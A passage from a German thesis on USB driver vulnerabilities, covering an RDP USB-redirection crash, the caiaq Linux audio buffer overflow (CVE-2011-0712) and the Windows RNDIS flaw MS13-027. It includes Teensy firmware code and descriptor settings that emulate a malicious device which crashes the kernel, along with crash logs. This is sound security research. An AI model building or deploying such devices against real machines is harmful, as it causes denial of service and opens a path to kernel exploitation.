----------------------------------------
 _   _ _ __ ___   __ _ _ __
| | | | '_ ` _ \ / _` | '_ \
| |_| | | | | | | (_| | |_) |
 \__,_|_| |_| |_|\__,_| .__/
                      |_|

The USB host assessment tool
Andy Davis, NCC Group 2013
Version: 1.03

Based on Facedancer by Travis Goodspeed

For help type: umap.py -h
----------------------------------------

Fuzzing:
2014/08/08 10:51:2801:01:00 - Audio : Audio control : PR Protocol undefined
 **SUPPORTED**
 Class-specific data...
 Audio class: 0004 - CSInterface1_bInCollection_null
```

Windows bietet seit mehreren Jahren die Möglichkeit, USB-Geräte über RDP (*Remote Desktop Protocol*) weiterzureichen. Problem für den Angreifer ist jedoch, dass die Daten der unterstützten USB-Geräte vor der Weiterreichung so weit abstrahiert werden, dass eine Übermittlung von Rohdaten auf USB-Protokollebene nicht möglich ist. Ein weiteres sehr wichtiges Detail von USB via RDP ist, dass auf dem RDP Client der USB-Treiber für das eingesteckte Gerät vorhanden sein muss. Dies führt zu dem in Abbildung 14 und Abbilung 15 dargestellten Ergebnis.

Abbildung 14: Angreifer steckt manipuliertes USB-Gerät in den RDP Client. [Dav14b]

Abbildung 15: RDP Client stürzt durch den Fehler in `usbaudio.sys` ab. [Dav14b]

Treiber für die verbundenen Geräte werden bei „RDP High-Level Device Redirection“ direkt auf dem RDP Client geladen. Dies hat für den Angriff die Folge, dass das Fehlverhalten im `usbaudio.sys`-Treiber beim Client ausgelöst wird und dieser mit einem Bluescreen abstürzt (siehe Abbildung 15). [Dav14b]

Seit Windows Server 2012 bietet Microsoft die Möglichkeit an, Geräte mit „RemoteFX“ über RDP weiterzureichen. Ein Vergleich zwischen der RemoteFX- und der High-Level-Weiterreichung kann Tabelle 13 entnommen werden.

RemoteFX USB Redirection	RDP High-Level Device Redirection
Benötigt keine Treiber auf dem Client	Gerätetreiber müssen auf dem Client installiert sein
Gerätetreiber muss auf dem Server installiert sein	Benötigt keinen Treiber auf dem Server
Benutzt eine Weiterreichungsmethode für viele verschiedene Geräte	Benutzt eine spezielle, einzigartige Methode zur Weiterreichung für jede Art von Gerät
Leitet URBs von und zum Gerät über eine RDP-Verbindung weiter	Stellt speziell für das Gerät ausgewählte „High-Level"-Funktionalität in der Remote-Sitzung zur Verfügung
Gerät kann nur exklusiv in einer Sitzung genutzt werden; das Gerät kann lokal nicht verwendet werden, wenn es in einer RDP-Sitzung genutzt wird	Beliebig viele Sitzungen können das Gerät gleichzeitig verwenden (inkl. des lokalen Clients)
Ist optimiert für LAN	Funktioniert mit LAN und WAN

Tabelle 13: USB-Weiterreichungsmechanismen (via RDP) im Vergleich. [Mei10]

Für den DoS-Angriff über den `usbaudio.sys`-Treiber besonders interessant ist die zweite Zeile des Vergleichs (siehe Tabelle 13). Sie impliziert, dass der Treiber nicht nur vorhanden sein muss, sondern auch dort geladen wird. Das Angriffsszenario endet demnach mit dem Resultat, dass der Remote-Server abstürzt (siehe Abbildung 16).

Andy Davis demonstrierte den „Remote-USB-DoS"-Angriff via RDP mit RemoteFX-Technik auf der Black Hat Asia im März 2014. [Dav14a]

Abbildung 16: RDP Server stürzt durch den Fehler in `usbaudio.sys` ab. [Dav14b]

4.3 Buffer Overflow in Linux-Audiotreiber

Dieser Abschnitt beschreibt die Analyse der Sicherheitslücke CVE-2011-0712. Sie betrifft die Linux Kernel-Versionen vor 2.6.38-rc4-next-20110215. Entdeckt wurde die Schwachstelle von Rafael Dominguez Vega im März 2011. Es geht dabei um den Linux-Treiber für einige Geräte, welche Audio-Hardware der Firma „caiaq“ enthalten (z.B. Native Instruments RigKontrol3, Kore Controller, Audio 2 DJ Traktor Kontrol X1, und weitere). Der Treiber – das Kernel-Modul `snd-usb-caiaq` – ist im sogenannten „Kernel Tree“ enthalten was effektiv bedeutet, dass er mit den meisten Linux-Distributionen ausgeliefert wird. Die Sicherheitslücke wurde geschlossen, nachdem sie Vega gemeldet hatte. [Veg11]

4.3.1 Quellcodeanalyse

Das eigentliche Problem, der Buffer Overflow, lässt sich durch Vegas Veröffentlichung zur Sicherheitslücke schnell nachvollziehen. Wie die Quellcodeauszüge in Listing 5 und 6 zeigen, kommt es zum Überlauf, weil in einen fest allokierten Speicherbereich eine vom Angreifer kontrollierte Zeichenkette geschrieben wird, ohne deren Länge zu überprüfen.

Listing 5: Quelltextauszug aus `linux-2.6.38/sound/usb/caiaq/audio.c`.

```
1  int snd_usb_caiaq_audio_init(struct snd_usb_caiaqdev *dev)
2  {
3      ...
4
5          ret = snd_pcm_new(dev->chip.card, dev->product_name, 0,
6                  dev->n_audio_out, dev->n_audio_in, &dev->pcm);
7
8      ...
9
10     dev->pcm->private_data = dev;
11     strcpy(dev->pcm->name, dev->product_name);
12
13     ...
14 }
```

Listing 6: Quelltextauszug aus `linux-2.6.38/include/sound/pcm.h`.

```
1  ...
2  struct snd_pcm {
3      struct snd_card *card;
4      struct list_head list;
5      int device; /* device number */
6      unsigned int info_flags;
7      unsigned short dev_class;
8      unsigned short dev_subclass;
9      char id[64];
10     char name[80];
11     struct snd_pcm_str streams[2];
12     struct mutex open_mutex;
13     wait_queue_head_t open_wait;
14     void *private_data;
15     void (*private_free) (struct snd_pcm *pcm);
16     struct device *dev; /* actual hw device this belongs to */
17 #if defined(CONFIG_SND_PCM_OSS) || defined(CONFIG_SND_PCM_OSS_MODULE)
18     struct snd_pcm_oss oss;
19 #endif
20 };
21 ...
```

Der kritische Aufruf von `strcpy()` ist im Listing 5 (Quelltextauszug) in Zeile 11 zu sehen. Dabei wird der Produktname des USB-Geräts in das `name`-Feld der `snd_pcm`-Struktur geschrieben. Wie an weiteren Teilen des Quelltext nachvollzogen werden kann, handelt es sich bei dem Produktnamen um den String Descriptor zum Index `iProduct` (siehe Abschnitt 2.5.6 und Tabelle 3). Das `name`-Feld wird in Zeile 10 des Listings 6 (Quelltextauszug) mit einer Länge von 80 Zeichen (bzw. 80 Byte) definiert. Da der Produktname eines USB-Geräts länger als 80 Byte sein darf und durch die Tatsache, dass die `strcpy()`-Funktion so lange kopiert, bis ein „Null-Zeichen“ (`'\0'`) kommt, kann ein Angreifer ein USB-Gerät konstruieren, welches diesen Puffer zum Überlauf bringt.

Als nächster Schritt wurde analysiert, wie der Aufrufpfad aussehen muss, um den kritischen `strcpy()`-Befehl in der `audio.c`-Datei zu erreichen. Alternativ gibt es den gleichen `strcpy()`-Aufruf in der Datei

`linux-2.6.38/sound/usb/caiaq/midi.c`.

Als Einstiegsfunktion definiert der Linux-USB-Treiber die Funktion `snd_probe(...)`. Hier prüft das Kernel-Modul, ob es für das vom Kernel zugewiesene USB-Gerät zuständig ist. Dafür ruft der caiaq-Treiber die Funktion `init_card(...)` auf. Diese sendet ein Kommando (`EP1_CMD_GET_DEVICE_INFO`) an das USB-Gerät, um es nach allgemeinen Informationen zu fragen (z.B. Firmware-Version). Im späteren Verlauf von `init_card(...)` ruft diese die `setup_card(...)`-Funktion auf. Wenn das angeschlossene USB-Gerät einem von vier bestimmten Produkten entspricht, wird ein weiteres Kommando gesendet was vom Gerät zu beantworten ist. Um diese Kommunikation zu umgehen, sollte das Angreifergerät keines der vier Produkte nachahmen. Aus `setup_card(...)` wird anschließend `snd_usb_caiaq_audio_init(...)` aufgerufen. Dies ist die Funktion, welche den `strcpy()`-Aufruf durchführt.

4.3.2 Implementierung auf dem Teensy-Board

Um ein Gerät zu entwickeln, welches den Puffer im caiaq-Treiber zum überlaufen bringt, muss zunächst ein verwundbares System aufgesetzt werden. Im Rahmen dieser Arbeit wurde das Linux-Betriebssystem Ubuntu in der Version 12.04 verwendet. Der bereits gepatche und nicht mehr anfällige Kernel der Ubuntu 12.04 Version wurde durch den Ubuntu 10.04 Kernel mit der Version 2.6.32-21 ersetzt. Dieser Kernel enthält den verwundbaren Audiotreiber.

Um die kritische Stelle im Treiber zu erreichen, muss das emulierte USB-Gerät einige Kriterien erfüllen, welche aus dem Quelltext des Kernel-Moduls abgeleitet werden können.

Vendor- und Product-ID Der Linux-Audiotreiber gibt an, mit welchen Herstellern und mit welchen Produkten er arbeiten kann. Das Betriebssystem lädt den Treiber, wenn `idVendor` und `idProduct` mit dem eingesteckten USB-Gerät übereinstimmen. Das emulierte Gerät muss demnach die Felder im Device Descriptor passend setzen. Für die konkrete Implementierung wurde der Wert $17CC_h$ als Herstellerkennung (*Native Instruments*) und der Wert $041C_h$ als Produkt (*Audio 2 DJ*) gewählt.

Deskriptoren Der Treiber geht davon aus, dass bestimmte Deskriptoren vorhanden sind. Dem Quelltext zufolge muss es ein Interface 0 geben, welches eine alternative Einstellung hat. Das caiaq-Kernel-Modul möchte gleich zu Beginn auf die Alternate Setting 1 von Interface 0 wechseln. Dort erwartet es einen Endpoint 1, welcher in IN- und OUT-Richtung betrieben werden kann. Die Datenübertragung soll mit Bulk Transfers (siehe Abschnitt 2.4.2) realisiert sein. Bedingt dadurch, dass die bereitgestellte Codebasis des Facedancers zur Zeit noch Probleme mit einer solchen Endpunkt-Konfiguration hat, wurde die Implementierung auf dem Teensy-Board durchgeführt.

Kommunikation Im Laufe der Ausführung des Kernel-Moduls, noch bevor der kritische `strcpy()`-Aufruf erreicht wird, kommt es zur Abfrage von allgemeinen Informationen. Dazu sendet der Treiber eine „1“ zum Endpunkt 1 des Geräts, welche das Kommando `EP1_CMD_GET_DEVICE_INFO` repräsentiert. Als Antwort wird wieder das Kommando gefolgt von 14 Byte Daten erwartet. Der Inhalt der Daten wird vom Treiber genutzt, um Felder wie z.B. `fw_version` (Firmware-Version), `hw_subtype` (Hardware-Untertyp) und `num_digital_in` (Anzahl digitaler Eingänge) zu initialisieren. Die Implementierung auf dem Teensy-Board muss demnach nicht nur in der Lage sein, die Anfragen während der Enumeration korrekt zu beantworten, sondern auch ein Bulk Transfer zum Endpunkt 1 korrekt durchzuführen.

Als Hilfe für die Implementierung auf dem Teensy-Board diente die bereits vorhandene „Serial"-Funktionalität des Boards. An dieser orientiert wurde ein speziell auf die Schwachstelle angepasster „USB-Type" entwickelt, welcher sich direkt in die Arduino IDE integriert (siehe Abbildung 17). Über den in der IDE entworfenen Quelltext kann bequem das Verhalten der Kommunikation mit dem Treiber gesteuert werden (siehe Listing 7). Änderungen, welche die Enumeration betreffen (z.B. Anpassen der Deskriptoren) müssen jedoch von Hand in den tieferen Schichten der Firmware vorgenommen werden. Das bedeutet leider auch, dass der für den Buffer Overflow verantwortliche String Descriptor des Produkts nicht über die Arduino IDE verändert werden kann, sondern nur in seiner Definitionsdatei (siehe Listing 8, Quelltextauszug).



Abbildung 17: Die entwickelte „USB-Type"-Einstellung in der Arduino IDE.

Listing 7: Quelltext für die notwendige Kommunikation mit dem caiaq-Treiber.

```
// Answers to commands.
// The first byte represents the command code.
const uint8_t device_info[15] = {1,1,0,1,1,1,0,0,1,1,0,0,1,1,0};

uint8_t command;

void setup() {
  // Do nothing.
}

void loop() {
  command = 0;
  // Read a command.
  Exploit.read(&command, 1);

  switch (command) {
    case 1: // EP1_CMD_GET_DEVICE_INFO
      Exploit.write(device_info, 15);
      break;
  }

  // Discard the rest of the input.
  Exploit.flush_input();
  delay(10);
}
```

Listing 8: Quelltextauszug aus `arduino-1.0.5/hardware/teensy/cores/teensy3/usb_desc.h` in dem der Produktname definiert wird.

```
...
#elif defined(USB_EXPLOIT)
  #define VENDOR_ID             0x17CC // Native Instruments
  #define PRODUCT_ID            0x041C // Audio 2 DJ
  #define MANUFACTURER_NAME     {'S','y','S','S'}
  #define MANUFACTURER_NAME_LEN 4

  // Change PRODUCT_NAME and PRODUCT_NAME_LEN in order to overflow the buffer!
  #define PRODUCT_NAME          {'P','w','n',' ','S','t','i','c','k'}
  #define PRODUCT_NAME_LEN      9

  #define EP0_SIZE              64
  #define NUM_ENDPOINTS         2
  #define NUM_USB_BUFFERS       3 // Number of packets that will be buffered.
  #define NUM_INTERFACE         1
  #define EXPLOIT_INTERFACE     0 // NI Device, bAlternateSetting will be 1!
  #define EXPLOIT_TX_ENDPOINT   1
  #define EXPLOIT_TX_SIZE       64
  #define EXPLOIT_RX_ENDPOINT   1
  #define EXPLOIT_RX_SIZE       64
  #define EXPLOIT_DESC_OFFSET   18 // Device Descr. (does not matter, unused).
  #define CONFIG_DESC_SIZE      (9+9+9+7+7) // Config+Interface(2x)+Endpoint(2x)
  #define ENDPOINT1_CONFIG      ENDPOINT_TRANSMIT_AND_RECEIVE
...
```

4.3.3 Probleme bei der Exploit-Entwicklung

Dem Versuch einen Exploit für die Schwachstelle zu entwickeln, stehen zwei große Hindernisse im Weg, welche zu überwinden über den Umfang der Arbeit hinausgehen würde. Es besteht darüber hinaus die Möglichkeit, dass die Probleme nicht umgangen werden können und somit das Ausnutzen der Schwachstelle praktisch nicht durchführbar ist.

1. Das erste Problem ist die Länge des Produktnamen mit dem der Puffer zum Überlauf gebracht werden soll. Ein String Descriptor hat eine maximale Länge von 255 Byte. Wobei die eigentliche Länge der Zeichenkette 253 Byte beträgt, aus dem Grund, dass 2 Byte für andere Informationen benötigt werden (`bLength` und `bDescriptorType`, siehe Tabelle 7). 80 Byte der 253 Byte werden benötigt, um das `name`-Feld der `snd_pcm`-Struktur zu füllen. Mehr als 80 weitere Byte sind nötig, um über die Grenze der Struktur zu schreiben. Es bleiben folglich weniger als 93 Byte, um eine Speicherstelle zu erreichen, mit der man Schadcode zur Ausführung bringen kann. Durch die Begrenzung der Länge kommt außerdem das Problem hinzu, dass viele Shellcodes länger als der zu Verfügung stehende Platz sind.

2. Das zweite Hindernis ist die Art von Buffer Overflow um die es sich handelt. Beim Überfliegen kommt man schnell zu der Annahme, dass es sich um einen Stack-Overflow handelt. Die „einfache“ Möglichkeit eine Rücksprungadresse zu überschreiben, macht es verhältnismäßig leicht, Überläufe dieses Typs auszunutzen. Die `snd_pcm`-Struktur wird allerdings auf dem Heap allokiert und nicht auf dem Stack. Von `create_card(..., struct snd_card **card)` aufgerufen reserviert die Funktion `snd_card_create(..., struct snd_card **card)` Speicher für die `card`-Structur mit dem Aufruf von

   ```
   card = kzalloc(sizeof(*card) + extra_size, GFP_KERNEL);.
   ```

   `kzalloc(...)` allokiert den angeforderten Speicherplatz für die `card`-Struktur auf dem Heap. Da die `snd_pcm`-Struktur Teil der `card`-Struktur ist, kommt es bei einem langen Produktnamen zum Pufferüberlauf auf dem Heap.

Trotz der Probleme ist ein einfacher DoS-Angriff auf den Audiotreiber natürlich möglich. Dafür wird einfach ein 253 Byte langer Produktname gesetzt. Ist die Firmware kompiliert und auf das Teensy-Board geflasht, wird beim Einstecken an ein verwundbares System ein `Kernel Oops`[8] ausgelöst (siehe Listing 9, Absturzbericht).

[8] Informationen zu Linux Kernel Oops auf Wikipedia: https://en.wikipedia.org/wiki/Linux_kernel_oops

Listing 9: Absturzbericht nach dem Buffer Overflow im caiaq-Audiotreiber.

```
[  138.000218] usb 5-1: new full speed USB device using uhci_hcd and address 2
[  138.169621] usb 5-1: configuration #1 chosen from 1 choice
[  138.345207] cannot find HEADER
[  138.345264] snd-usb-audio: probe of 5-1:1.0 failed with error -5
[  138.345368] usbcore: registered new interface driver snd-usb-audio
[  138.398236] BUG: unable to handle kernel paging request at 414141ad
[  138.398258] IP: [<f8396fd8>] snd_pcm_set_ops+0x18/0x30 [snd_pcm]
[  138.398291] *pde = 00000000
[  138.398302] Oops: 0002 [#1] SMP
[  138.398315] last sysfs file: /sys/module/snd_rawmidi/initstate
[  138.398326] Modules linked in: snd_usb_caiaq(+) snd_usb_audio snd_usb_lib
    aes_i586 aes_generic sco bnep l2cap bluetooth parport_pc ppdev binfmt_misc
    snd_hda_codec_idt snd_hda_intel snd_hda_codec snd_hwdep snd_pcm_oss
    snd_mixer_oss snd_pcm snd_seq_dummy snd_seq_oss snd_seq_midi snd_rawmidi
    snd_seq_midi_event fbcon tileblit snd_seq font snd_timer snd_seq_device
    joydev snd intel_agp arc4 soundcore bitblit softcursor iwl3945 vga16fb video
     agpgart uvcvideo videodev v4l1_compat dell_wmi snd_page_alloc iwlcore
    psmouse lp dell_laptop dcdbas vgastate output serio_raw parport mac80211
    cfg80211 firewire_ohci ahci firewire_core crc_itu_t sdhci_pci sdhci
    led_class
[  138.398522]
[  138.398530] Pid: 2251, comm: modprobe Not tainted (2.6.32-21-generic #32-
    Ubuntu) Vostro 1500
[  138.398542] EIP: 0060:[<f8396fd8>] EFLAGS: 00010206 CPU: 0
[  138.398564] EIP is at snd_pcm_set_ops+0x18/0x30 [snd_pcm]
[  138.398570] EAX: 41414141 EBX: f37cc20c ECX: f831da60 EDX: 00000000
[  138.398580] ESI: f831da58 EDI: f37ccaa8 EBP: f1a59d2c ESP: f1a59d2c
[  138.398590]  DS: 007b ES: 007b FS: 00d8 GS: 00e0 SS: 0068
[  138.398602] Process modprobe (pid: 2251, ti=f1a58000 task=f08ee680 task.ti=
    f1a58000)
[  138.398608] Stack:
[  138.398615]  f1a59d58 f831b4e4 00000000 00000000 f37cca6c f81e6acc f37cc000
    00000000
[  138.398636] <0> f37cc20c f1a59dd4 f1a59e04 f1a59d8c f831c8b5 00000000
    ffffffff 0000000a
[  138.398663] <0> ffffffff ffffffff f37cc20c f1a59dd4 f1a59e04 f37cc20c
    f1a59dd4 f1a59e04
[  138.398691] Call Trace:
[  138.398713]  [<f831b4e4>] ? snd_usb_caiaq_audio_init+0x144/0x320 [
    snd_usb_caiaq]
[  138.398736]  [<f831c8b5>] ? setup_card+0x1f1/0x294 [snd_usb_caiaq]
[  138.398753]  [<f831cc21>] ? init_card+0x2c9/0x2e5 [snd_usb_caiaq]
[  138.398770]  [<c0167740>] ? autoremove_wake_function+0x0/0x50
[  138.398789]  [<c021bf75>] ? iput+0x25/0x60
[  138.398805]  [<f831ccf5>] ? snd_probe+0xb8/0xea [snd_usb_caiaq]
[  138.398820]  [<c044a330>] ? usb_probe_interface+0xc0/0x180
[  138.398834]  [<c0260377>] ? sysfs_create_link+0x17/0x20
[  138.398850]  [<c03e684d>] ? really_probe+0x4d/0x140
[  138.398863]  [<c03ed15e>] ? pm_runtime_barrier+0x4e/0xc0
[  138.398877]  [<c03e697c>] ? driver_probe_device+0x3c/0x60
[  138.398891]  [<c03e6a21>] ? __driver_attach+0x81/0x90
[  138.398904]  [<c03e5e63>] ? bus_for_each_dev+0x53/0x80
[  138.398918]  [<c03e671e>] ? driver_attach+0x1e/0x20
[  138.398931]  [<c03e69a0>] ? __driver_attach+0x0/0x90
[  138.398944]  [<c03e60e5>] ? bus_add_driver+0xd5/0x280
[  138.398962]  [<c03e6d1a>] ? driver_register+0x6a/0x130
[  138.398975]  [<c044a0d1>] ? usb_register_driver+0x81/0xf0
[  138.398990]  [<c01a7517>] ? tracepoint_module_notify+0x27/0x30
[  138.399005]  [<c058dd63>] ? notifier_call_chain+0x43/0x60
```

```
45 [  138.399021]  [<f8330017>] ? snd_module_init+0x17/0x19 [snd_usb_caiaq]
46 [  138.399034]  [<c0101131>] ? do_one_initcall+0x31/0x190
47 [  138.399049]  [<f8330000>] ? snd_module_init+0x0/0x19 [snd_usb_caiaq]
48 [  138.399064]  [<c0182340>] ? sys_init_module+0xb0/0x210
49 [  138.399082]  [<c0208512>] ? sys_write+0x42/0x70
50 [  138.399091]  [<c01033ec>] ? syscall_call+0x7/0xb
51 [  138.399100] Code: f7 ff ff eb ca 90 90 90 90 90 90 90 90 90 90 90 90 90 55
       89 e5 0f 1f 44 00 00 6b d2 38 8b 84 10 b8 00 00 00 85 c0 74 0c 66 90 <89>
    48 6c 8b 40 7c 85 c0 75 f6 5d c3 8d b6 00 00 00 00 8d bf 00
52 [  138.399257] EIP: [<f8396fd8>] snd_pcm_set_ops+0x18/0x30 [snd_pcm] SS:ESP
    0068:f1a59d2c
53 [  138.399287] CR2: 00000000414141ad
54 [  138.399298] ---[ end trace d63f5e1630e23c86 ]---
55 [  138.759957] snd-usb-caiaq log: received EP1 urb->status = -75
56 [  138.784283] usb 5-1: USB disconnect, address 2
```

4.4 Privilege Escalation über Windows RNDIS-Treiber

Dieser Abschnitt beschreibt die Analyse der Schwachstelle MS13-027 im Windows RNDIS-Treiber, welche mit dem Patch KB2807986 behoben wurde. Betroffen sind alle Versionen von Windows XP bis Windows 8 (inkl. der Windows Server Varianten). Entdeckt wurde die Schwachstelle von Andy Davis und im Januar 2013 den CVE-IDs CVE-2013-1285, CVE-2013-1286 und CVE-2013-1287 zugeordnet. [Mic13]

RNDIS (*Remote Network Driver Interface Specification*) ist ein Protokoll von Microsoft, um über USB einen virtuellen Ethernet-Adapter bereitzustellen. „USB-Netzwerkkarten“ (z.B. Smartphones im Tethering-Modus, USB 3G Modem-Sticks, etc.) welche das proprietäre Protokoll implementieren, werden durch den in Windows enthaltenen RNDIS-Treiber direkt unterstützt.

4.4.1 Analyse des Patches (KB2807986)

Die von Microsoft bereitgestellten Informationen zu dem Problem sind sehr knapp:

> „Die Sicherheitsanfälligkeit wird dadurch verursacht, dass der Windows-Kernelmodustreiber Objekte im Speicher falsch verarbeitet.“ [Mic13]

Was die Auswirkung betrifft sind die Informationen schon wesentlich präziser:

> „Diese Sicherheitsanfälligkeit kann für eine lokale Erhöhung von Berechtigungen ausgenutzt werden.“ [Mic13]

Um genau nachvollziehen zu können, was bei der Verarbeitung der Objekte im Speicher schief geht und wie ein USB-Gerät sich verhalten muss, um dieses Fehlverhalten auszulösen, ist zunächst eine Analyse des Treibers nötig. Aufgrund der Tatsache, dass für Microsoft Produkte äußerst selten der Quelltext zur Verfügung steht, fällt die Untersuchung des RNDIS-Treibers deutlich schwieriger aus, als die des caiaq-Treibers (siehe Abschnitt 4.3).

Im ersten Schritt muss zunächst die Problemstelle identifiziert werden. Dazu wurde der Patch KB2807986 separat heruntergeladen und entpackt. Er enthält die zwei Treiberdateien `usb8023.sys` und `usb8023x.sys`. Den Namenskonventionen von Microsoft nach, wird die `usb8023.sys` nur für veraltete Geräte mit ausgeliefert. `usb8023x.sys` enthält den RNDIS-Treiber für alle Versionen ab Windows XP SP2. [Mic14b] Um nachvollziehen zu können wie und wo das Update die Schwachstelle behebt, wurde zum Vergleich die `usb8023x.sys`-Datei eines verwundbaren Systems herangezogen. Bedingt dadurch, dass der Quelltext für den Treiber nicht veröffentlicht ist, bleibt für die Analyse nur die Möglichkeit, die Binärdateien zu disassemblieren. Im Rahmen dieser Arbeit wurde dafür das Programm „IDA Pro, Freeware Version 5.0“ (siehe Abschnitt 3.3.2) mit der freien Erweiterung „turbodiff“[9] verwendet. Das turbodiff-Plugin erweitert den Disassembler, um die Funktionalität Unterschiede zwischen zwei disassemblierten Binärdateien grafisch darzustellen. Die Anwendung der Softwarekombination auf den ungepatchten und den

[9] Webseite des turbodiff-Plugins: http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff

aktualisierten RNDIS-Treiber führen zu einem eindeutigen Ergebnis: Durch das Update wurde nur die `SelectConfiguration(...)`-Funktion verändert.

Im nächsten Schritt muss die originale und die veränderte `SelectConfiguration(...)`-Funktion analysiert und teilweise grob verstanden werden, um nachvollziehen zu können, wo genau die Schwachstelle liegt. Das Ergebnis der Untersuchung wird im Folgenden vorgestellt.

Allgemein

Wie schon der Name vermuten lässt, ist die Funktion für das Auswählen einer Konfiguration verantwortlich.

Schleife 1

Um einen URB (*USB Request Block*) zum selektieren der Konfiguration zu erstellen, parst die Funktion den bereits abgefragten Configuration Descriptor nach Interfaces. (Die Antwort auf ein `GET_DESCRIPTOR`-Request bezüglich einer Konfiguration, enthält auch alle zugehörigen Interfaces und deren Endpoints. Siehe Abschnitt 2.6.2)

Das Parsen wird mittels einer Schleife über die Anzahl der Interfaces (`bNumInterfaces`) und der darin enthaltenen `USBD_ParseConfigurationDescriptor(..., InterfaceNumber, ...)`-Funktion durchgeführt. Diese gibt das Interface zurück, welches über den `InterfaceNumber`-Parameter gesucht wurde. Anschließend wird das gefundene Interface in einem zuvor allokierten Array abgelegt. Wird ein Interface nicht gefunden, bricht die Schleife ab.

URB erstellen

Im nächsten Schritt nutzt `SelectConfiguration(...)` die `USBD_CreateConfigurationRequestEx(...)`-Funktion um einen auf die gefundenen Interfaces angepassten URB zu erstellen. Als Vorlage dient unter anderem das zuvor erstellte Array aus Interfaces.

Schleife 2

Um die Klasseninformation der Interfaces im URB anzupassen wird nochmals über die Anzahl der Interfaces (`bNumInterfaces`) iteriert. Abermals werden mit `USBD_ParseConfigurationDescriptor(..., InterfaceNumber, ...)` die Interfaces gesucht und anschließend deren Klassencode (`bInterfaceClass`) in das entsprechende Interface im URB übertragen.

In diesem Abschnitt der `SelectConfiguration(...)`-Funktion gibt es zwei wichtige Beobachtungen zu machen.

1. In der ursprünglichen Version wird über die Anzahl der Interfaces (`bNumInterfaces`) iteriert; in der gepatchen Version über die Anzahl der gefundenen Interfaces, welche in der vorangegangenen Schleife (Schleife 1) gesucht wurden.

   Wenn beispielsweise ein Gerät in seinem Configuration Descriptor angibt, dass `bNumInterfaces` = 3 ist, tatsächlich aber nur zwei Interfaces zur Verfügung stellt, läuft die Schleife der ungepatchten Version von 0 bis 2 die der aktualisierten Version allerdings nur von 0 bis 1.

2. Im Vergleich zur Schleife 1 bricht Schleife 2 nicht ab, wenn ein Interface nicht gefunden wurde.

Weiterer Verlauf

Im Idealfall sendet die Funktion den erstellen URB ab und weist damit das Gerät an, welche Konfiguration zu verwenden ist. Abschließend wird der genutzte Speicher wieder freigegeben und die Funktion mit einem Rückgabewert verlassen.

Bedingt dadurch, dass der Abschnitt der Funktion nicht für das Verständnis der Sicherheitsproblematik notwendig ist, wird die Analyse nicht weiter ausgeführt.

Der nächste Abschnitt beschäftigt sich mit der Implementierung eines Test-Geräts, mit dem Zweck, die in der Analyse gewonnenen Kenntnisse (z.B. die verschiedenen Zählweisen der Schleife 2) praktisch nachzuvollziehen.

4.4.2 Implementierung auf dem Facedancer-Board

Die Implementierung wurde auf Basis des für den Facedancer bereitgestellten Beispielcodes durchgeführt. Aus dem Grund, dass das emulierte Gerät lediglich als RNDIS-Komponente enumerieren und nicht als solche kommunizieren muss, konnte der Code verkürzt und vereinfacht werden.

Wie die Deskriptoren eines RNDIS-Geräts auszusehen haben, beschreibt Microsoft am Beispiel von Windows Embedded CE 6.0 im MSDN (*Microsoft Developer Network*). [Mic14e] Die ersten Tests waren jedoch nicht erfolgreich. Das Zielsystem, ein ungepatchtes Windows 7 (64 Bit), konnte dem emulierten Gerät keinen Treiber zuordnen. Durch eine Internetrecherche konnte eine weitere Microsoft-Quelle gefunden werden, welche für das Laden des RNDIS-Treibers andere `bInterfaceClass`-, `bInterfaceSubClass`- und `bInterfaceProtocol`-Werte definiert als die im zuvor erwähnten Beispiel. [Mic14d] Infolgedessen wurden die Werte des „Communication Class Interfaces“ angepasst, was zu erfolgreichen Testergebnissen führte.

Nachdem der Facedancer als RNDIS-Gerät enumeriert, können Werte in den Deskriptoren verändert werden, um ein Fehlverhalten des Treibers zu provozieren. Konkret wurde dafür der Wert von `bNumInterfaces` von zwei auf drei erhöht, um die im vorigen Abschnitt getroffene Vermutung (Schleife 2 zählt falsch) zu überprüfen. Das Ergebnis ist ein Bluescreen mit dem Kommentar `BAD_POOL_HEADER`. Um sicherzustellen, dass es sich um den mit dem Update behobenen Fehler handelt, wurde der gleiche Test mit einem gepatchten Windows-Computer durchgeführt, mit dem Ergebnis, dass dieser nicht abstürzt.

4.4.3 Analyse des Crash-Dumps

Bei einem Bluescreen erstellt Windows typischerweise einen sogenannten „Crash Dump“, welcher auf der Festplatte abgespeichert wird. Dieser Datenblock enthält genauere Informationen zum Absturz, welche später mit Programmen wie z.B. WinDbg (siehe Abschnitt 3.3.3) analysiert werden können.

In einem ersten Versuch, den provozierten Absturz (siehe vorigen Abschnitt) zu untersuchen, wurde der Crash Dump mit WinDbg betrachtet. Das Ergebnis ist in Listing 10 zu sehen.

Listing 10: Mit WinDbg analysierter Crash Dump (Auszug).

```
...

0: kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                    *
*                                                                             *
*******************************************************************************

BAD_POOL_HEADER (19)
The pool is already corrupt at the time of the current request.
This may or may not be due to the caller.
The internal pool links must be walked to figure out a possible cause of
the problem, and then special pool applied to the suspect tags or the driver
